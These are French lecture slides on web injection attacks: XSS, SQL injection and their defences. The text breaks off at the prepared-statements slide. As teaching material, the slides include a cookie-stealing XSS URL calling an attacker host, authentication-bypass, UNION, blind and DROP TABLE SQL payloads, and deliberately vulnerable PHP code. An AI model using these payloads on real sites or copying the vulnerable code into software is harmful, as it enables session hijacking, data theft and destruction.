Injection de Code

(Code Injection)

Mars 2026

Plan

1. Failles des applications web
2. Cross-Site Scripting (XSS)
3. Injection SQL
4. Autres types d'injection
5. Cross-Site Request Forgery (CSRF)
6. Bonnes pratiques et défenses
7. Conclusion

Failles des applications web

- Lorsque des applications en ligne présentent des erreurs de programmation, les pirates peuvent les exploiter à distance pour :
  - modifier le contenu du site,
  - accéder aux bases de données,
  - exécuter des commandes sur le serveur.
- Il existe de nombreux types d'erreurs de programmation web qui permettent à des pirates d'en prendre le contrôle.
- L'*Open Web Application Security Project* (OWASP) recense ces erreurs et aide les développeurs à les éviter.

OWASP Top 10

Le *Top 10* de l'OWASP est une référence pour les risques de sécurité des applications web. En 2021 :

1. Contrôle d'accès défaillant
2. Défaillances cryptographiques
3. Injection (SQL, commandes, LDAP, XSS...)
4. Conception non sécurisée
5. Mauvaise configuration de sécurité
6. Composants vulnérables et obsolètes
7. Identification et authentification défaillantes
8. Défaillances d'intégrité logicielle
9. Journalisation et surveillance insuffisantes
10. Falsification de requête côté serveur (SSRF)

Principe commun : les entrées utilisateur non validées sont le vecteur d'attaque principal.

Plan

1 Failles des applications web

2 Cross-Site Scripting (XSS)
- Principe du XSS
- XSS réfléchi (Reflected XSS)
- XSS stocké (Stored XSS)
- XSS basé sur le DOM
- Contre-mesures XSS
- Outils de détection XSS

3 Injection SQL

4 Autres types d'injection

5 Cross-Site Request Forgery (CSRF)

Plan

1 Failles des applications web

2 Cross-Site Scripting (XSS)
- Principe du XSS
- XSS réfléchi (Reflected XSS)
- XSS stocké (Stored XSS)
- XSS basé sur le DOM
- Contre-mesures XSS
- Outils de détection XSS

3 Injection SQL

4 Autres types d'injection

5 Cross-Site Request Forgery (CSRF)

Cross-Site Scripting – Définition

- Le **Cross-Site Scripting** (XSS) consiste à injecter du code malveillant (HTML ou JavaScript) dans une page web.
- Le site web doit permettre à ses visiteurs de fournir du contenu, et ce contenu n'est pas correctement filtré.
- Le code injecté sera exécuté dans le navigateur des futurs visiteurs, avec les mêmes droits que le site légitime.

Position OWASP

Le XSS fait partie de la catégorie **Injection** (n°3) du Top 10 OWASP 2021. C'est l'une des vulnérabilités les plus répandues sur le web.

Les 3 types de XSS


	Réfléchi	**Stocké**	**DOM**
Script passe par le serveur	Oui	Oui	Non
Persistant en BDD	Non	Oui	Non
Vecteur d'attaque	URL piégée	Formulaire	URL / Fragment
Victimes potentielles	1 clic = 1 victime	Tous visiteurs	1 clic = 1 victime
Détection	Moyenne	Facile	Difficile

- **Réfléchi** : le script est renvoyé immédiatement par le serveur dans la réponse.
- **Stocké** : le script est enregistré en base de données et affiché à chaque visite.
- **DOM** : le script est injecté et exécuté entièrement côté client.

Plan

1. Failles des applications web
2. Cross-Site Scripting (XSS)
   - Principe du XSS
   - XSS réfléchi (Reflected XSS)
   - XSS stocké (Stored XSS)
   - XSS basé sur le DOM
   - Contre-mesures XSS
   - Outils de détection XSS
3. Injection SQL
4. Autres types d'injection
5. Cross-Site Request Forgery (CSRF)

XSS réfléchi – Flux de l'attaque



Le script malveillant est renvoyé par le serveur dans la page de réponse, puis exécuté dans le navigateur de la victime.

XSS réfléchi – Code vulnérable

search.php -- Page de recherche vulnérable

```
1 <?php
2   $query = $_GET['q'];  // Aucun filtrage !
3 ?>
4 <html>
5 <body>
6   <h2>Resultats pour : <?php echo $query; ?></h2>
7   <!-- ... resultats de recherche ... -->
8 </body>
9 </html>
```

Si `q = <script>alert('XSS')</script>`, le HTML résultant sera :

HTML produit par le serveur

```
1 <h2>Resultats pour : <script>alert('XSS')</script></h2>
```

Le navigateur exécute le script comme s'il faisait partie du site.

XSS réfléchi – Exploitation pas-à-pas

1. L'attaquant fabrique une URL piégée :

```
http://site.com/search.php?q=<script>
  new Image().src='http://pirat.es/steal?c='+document.cookie;
</script>
```

2. Il envoie ce lien à la victime (email, message, réseau social).
3. La victime clique → le serveur renvoie la page avec le script.
4. Le navigateur exécute le script :
   - Le cookie de session est envoyé au serveur de l'attaquant.
   - L'attaquant peut usurper l'identité de la victime.

À retenir

La victime ne voit qu'une page de recherche normale – l'attaque est **invisible**.

Plan

1 Failles des applications web


2 Cross-Site Scripting (XSS)
- Principe du XSS
- XSS réfléchi (Reflected XSS)
- XSS stocké (Stored XSS)
- XSS basé sur le DOM
- Contre-mesures XSS
- Outils de détection XSS

3 Injection SQL

4 Autres types d'injection

5 Cross-Site Request Forgery (CSRF)

XSS stocké – Flux de l'attaque



Le script est persistant : il sera exécuté pour **chaque visiteur** de la page, sans nécessiter de lien piégé.

XSS stocké – Code vulnérable

Insertion d'un commentaire (vulnérable)

```
1 <?php
2 // Stockage du commentaire sans filtrage
3 $comment = $_POST['comment'];
4 $db->query("INSERT INTO comments (text)
5             VALUES ('$comment')");
6 ?>
```

Affichage des commentaires (vulnérable)

```
1 <?php
2 $results = $db->query("SELECT text FROM comments");
3 while ($row = $results->fetch()) {
4     echo "<p>" . $row['text'] . "</p>"; // Pas d'
          echappement
5 }
6 ?>
```

Si un commentaire contient `<script>...</script>`, le script sera exécuté dans le navigateur de tous les visiteurs.


XSS stocké – Impacts concrets

Vol de session (cookie hijacking) :

1. Le script lit `document.cookie`
2. Il envoie le cookie au serveur du pirate
3. Le pirate usurpe la session

Autres impacts :


- Redirection vers site de phishing
- Défacement du site
- Keylogger : capture des frappes
- Cryptominer dans le navigateur



Plan

1. Failles des applications web
2. Cross-Site Scripting (XSS)
   - Principe du XSS
   - XSS réfléchi (Reflected XSS)
   - XSS stocké (Stored XSS)
   - XSS basé sur le DOM
   - Contre-mesures XSS
   - Outils de détection XSS
3. Injection SQL
4. Autres types d'injection
5. Cross-Site Request Forgery (CSRF)

XSS basé sur le DOM – Flux



Particularité

Le script malveillant ne transite jamais par le serveur. Tout se passe côté client. Les outils côté serveur (WAF, logs) ne détectent pas l'attaque.

XSS basé sur le DOM – Code vulnérable

Page vulnérable utilisant innerHTML

```
1 <div id="welcome"></div>
2 <script>
3   // Lit le fragment de l'URL (apres le #)
4   var name = document.location.hash.substring(1);
5   // Insere directement dans le DOM -- VULNERABLE
6   document.getElementById("welcome").innerHTML =
7     "Bienvenue " + name;
8 </script>
```

Exploitation avec l'URL :

```
page.html#<img src=x onerror=alert(document.cookie)>
```

Version sécurisée : utiliser `textContent` au lieu de `innerHTML` :

Correction

```
1 document.getElementById("welcome").textContent =
2     "Bienvenue " + name;  // Traite comme du texte, pas
          du HTML
```

Plan

1 Failles des applications web

2 Cross-Site Scripting (XSS)
- Principe du XSS
- XSS réfléchi (Reflected XSS)
- XSS stocké (Stored XSS)
- XSS basé sur le DOM
- Contre-mesures XSS
- Outils de détection XSS

3 Injection SQL

4 Autres types d'injection

5 Cross-Site Request Forgery (CSRF)

Contre-mesures XSS – Défenses en profondeur

1. **Échappement HTML** (`htmlspecialchars` en PHP) :

```php
// VULNERABLE :
echo "Bienvenue " . $_GET['name'];
// SECURISE :
echo "Bienvenue " . htmlspecialchars($_GET['name'],
                                      ENT_QUOTES, 'UTF-8');
```

2. **Content Security Policy (CSP)** – en-tête HTTP :

```
Content-Security-Policy: script-src 'self'; object-src '
    none'
```

→ Bloque les scripts inline et les sources externes non autorisées.

3. **Cookies HttpOnly et Secure** :

```
Set-Cookie: session=abc123; HttpOnly; Secure; SameSite=
    Strict
```

→ `HttpOnly` empêche l'accès via `document.cookie`.

Contre-mesures XSS – Récapitulatif

Défense	**Protège contre**
`htmlspecialchars()`	XSS réfléchi et stocké (sortie HTML)
`textContent` (au lieu de `innerHTML`)	XSS basé sur le DOM
Content Security Policy	Tous les types (bloque scripts inline)
Cookies `HttpOnly`	Vol de cookies (tous les types)
Validation côté serveur	XSS réfléchi et stocké
Frameworks (React, Angular...)	Échappement automatique par défaut

Règle d'or

Ne jamais faire confiance aux données utilisateur. Toujours échapper en sortie, selon le contexte (HTML, JS, URL, CSS).

Plan

1 Failles des applications web

2 Cross-Site Scripting (XSS)
- Principe du XSS
- XSS réfléchi (Reflected XSS)
- XSS stocké (Stored XSS)
- XSS basé sur le DOM
- Contre-mesures XSS
- Outils de détection XSS

3 Injection SQL

4 Autres types d'injection

5 Cross-Site Request Forgery (CSRF)

Outils de détection XSS

Burp Suite Proxy d'interception HTTP. Permet de modifier les requêtes en temps réel et d'injecter des payloads XSS dans les paramètres. Version Community gratuite disponible.

OWASP ZAP Alternative open source à Burp Suite. Scanner automatique qui détecte les XSS réfléchis et stockés. Idéal pour les débutants.

DevTools (navigateur) L'onglet `Console` permet de tester des payloads JavaScript. L'onglet `Network` montre les requêtes envoyées. L'onglet `Elements` permet d'inspecter le DOM.

Usage éthique

Ces outils ne doivent être utilisés que sur des applications pour lesquelles vous avez une **autorisation explicite** de test.


Plan

1. Failles des applications web
2. Cross-Site Scripting (XSS)
3. Injection SQL
   - Principe de l'injection SQL
   - Exemples d'exploitation
   - Techniques avancées
   - Contre-mesures SQL
   - Outils de test SQL
4. Autres types d'injection
5. Cross-Site Request Forgery (CSRF)
6. Bonnes pratiques et défenses

Plan

1. Failles des applications web
2. Cross-Site Scripting (XSS)
3. Injection SQL
   - Principe de l'injection SQL
   - Exemples d'exploitation
   - Techniques avancées
   - Contre-mesures SQL
   - Outils de test SQL
4. Autres types d'injection
5. Cross-Site Request Forgery (CSRF)
6. Bonnes pratiques et défenses

Architecture d'une application web avec BDD



- L'application utilise le langage `SQL` pour communiquer avec la base de données.
- Les requêtes SQL contiennent souvent des données fournies par l'utilisateur (nom, mot de passe, recherche...).
- Si ces données ne sont pas correctement traitées, l'utilisateur peut manipuler la requête SQL.

Comment naît une injection SQL

Le problème fondamental : la concaténation de chaînes mélange code SQL et données utilisateur.

Construction dangereuse d'une requête

```
1 // L'entree utilisateur est concatenee directement
2 $name = $_POST['name'];
3 $sql = "SELECT * FROM users WHERE name = '" . $name . "'"
      ;
```

- Si `name = Alice`, la requête est : `SELECT * FROM users WHERE name = 'Alice'` ✓
- Si `name = ' OR 1=1 --`, la requête devient : `SELECT * FROM users WHERE name = '' OR 1=1 --'` ← injection !

Principe

L'attaquant ferme la chaîne avec un guillemet, puis ajoute du code SQL arbitraire. Le `--` met le reste en commentaire.

Plan

1. Failles des applications web
2. Cross-Site Scripting (XSS)
3. Injection SQL
   - Principe de l'injection SQL
   - Exemples d'exploitation
   - Techniques avancées
   - Contre-mesures SQL
   - Outils de test SQL
4. Autres types d'injection
5. Cross-Site Request Forgery (CSRF)
6. Bonnes pratiques et défenses

Injection SQL – Code d'authentification vulnérable

login.php -- Authentification vulnérable

```php
<?php
$user = $_POST['username'];
$pass = $_POST['password'];

$sql = "SELECT Pseudo FROM t_user
        WHERE Pseudo='" . $user . "'
        AND Passe='" . $pass . "'";

$result = mysqli_query($conn, $sql);

if (mysqli_num_rows($result) == 0) {
    // Mauvais identifiants
    header("Location: login.php?error=1");
} else {
    // Connexion reussie
    session_start();
    $_SESSION['user'] = $user;
}
?>
```

Injection SQL – Bypass d'authentification

Requête normale pour `Guillermo` / `DePasse` :


```
1 SELECT Pseudo FROM t_user
2 WHERE Pseudo='Guillermo' AND Passe='DePasse'
```

L'attaquant saisit `' OR 1=1 --` comme nom d'utilisateur :

```
1 SELECT Pseudo FROM t_user
2 WHERE Pseudo='' OR 1=1 --' AND Passe=''
```

- Le `'` ferme la chaîne du pseudo → le SQL reprend.
- `OR 1=1` est toujours vrai → toutes les lignes sont retournées.
- `--` met `AND Passe=''` en commentaire.
- Résultat : l'attaquant est connecté comme le premier utilisateur de la table (souvent l'administrateur).

Injection SQL – Flux de l'attaque



Injection SQL – Conséquences

Les attaques par injection SQL peuvent avoir des conséquences désastreuses :

- **Lecture de données confidentielles** : mots de passe, données personnelles, numéros de carte bancaire.
- **Modification de données** :

```
'; UPDATE users SET role='admin' WHERE
name='pirate' --
```

- **Suppression de données** :

```
'; DROP TABLE users --
```

- **Contournement d'authentification** : accès sans mot de passe.
- **Exécution de commandes** : sur certains SGBD (via `xp_cmdshell` sur SQL Server, `LOAD_FILE` sur MySQL).

Plan

1. Failles des applications web
2. Cross-Site Scripting (XSS)
3. Injection SQL
   - Principe de l'injection SQL
   - Exemples d'exploitation
   - Techniques avancées
   - Contre-mesures SQL
   - Outils de test SQL
4. Autres types d'injection
5. Cross-Site Request Forgery (CSRF)
6. Bonnes pratiques et défenses

Injection SQL – UNION-based (pas-à-pas)

Étape 1 : Déterminer le nombre de colonnes avec `ORDER BY` :

```
1 http://site.com/product?id=1 ORDER BY 1--    (OK)
2 http://site.com/product?id=1 ORDER BY 2--    (OK)
3 http://site.com/product?id=1 ORDER BY 3--    (Erreur!)
```

→ La requête originale a **2 colonnes**.

Étape 2 : Utiliser `UNION SELECT` pour extraire des données :

```
1 http://site.com/product?id=-1 UNION SELECT Pseudo, Passe
2                                      FROM t_user --
```

- `id=-1` : aucun produit ne correspond → seuls les résultats du `UNION` s'affichent.
- L'attaquant peut ainsi extraire n'importe quelle table : utilisateurs, commandes, données bancaires...

Injection SQL aveugle – Boolean-based

Quand l'application n'affiche pas les résultats SQL ni les erreurs, le pirate pose des questions vrai/faux.

Exemple : extraire le premier caractère du mot de passe admin :


```
1 ' AND SUBSTRING((SELECT Passe FROM t_user
2   WHERE Pseudo='admin'),1,1)='a' --    (page normale =
        VRAI)
3
4 ' AND SUBSTRING((SELECT Passe FROM t_user
5   WHERE Pseudo='admin'),1,1)='b' --    (page differente =
         FAUX)
```

- Le pirate teste chaque caractère possible (a-z, 0-9...).
- Il observe la différence de comportement de la page (contenu, taille, code HTTP).
- Processus répété pour chaque position → extraction **caractère par caractère**.
- Lent mais efficace : automatisable avec `sqlmap`.

Injection SQL aveugle – Time-based

Quand même le comportement de la page ne varie pas, le pirate utilise le temps de réponse.

```
1 ' AND IF(SUBSTRING(@@version,1,1)='5', SLEEP(3), 0) --
```



- `SLEEP(3)` : MySQL attend 3 secondes avant de répondre.
- Si la réponse est lente → la condition est vraie.
- Autres fonctions : `BENCHMARK()` (MySQL), `pg_sleep()` (PostgreSQL), `WAITFOR DELAY` (SQL Server).

Plan

1. Failles des applications web
2. Cross-Site Scripting (XSS)
3. Injection SQL
   - Principe de l'injection SQL
   - Exemples d'exploitation
   - Techniques avancées
   - Contre-mesures SQL
   - Outils de test SQL
4. Autres types d'injection
5. Cross-Site Request Forgery (CSRF)
6. Bonnes pratiques et défenses

Contre-mesures – Requêtes préparées

La meilleure défense : séparer le code SQL des données avec les **requêtes préparées**.

AVANT -- Vulnérable (concaténation)

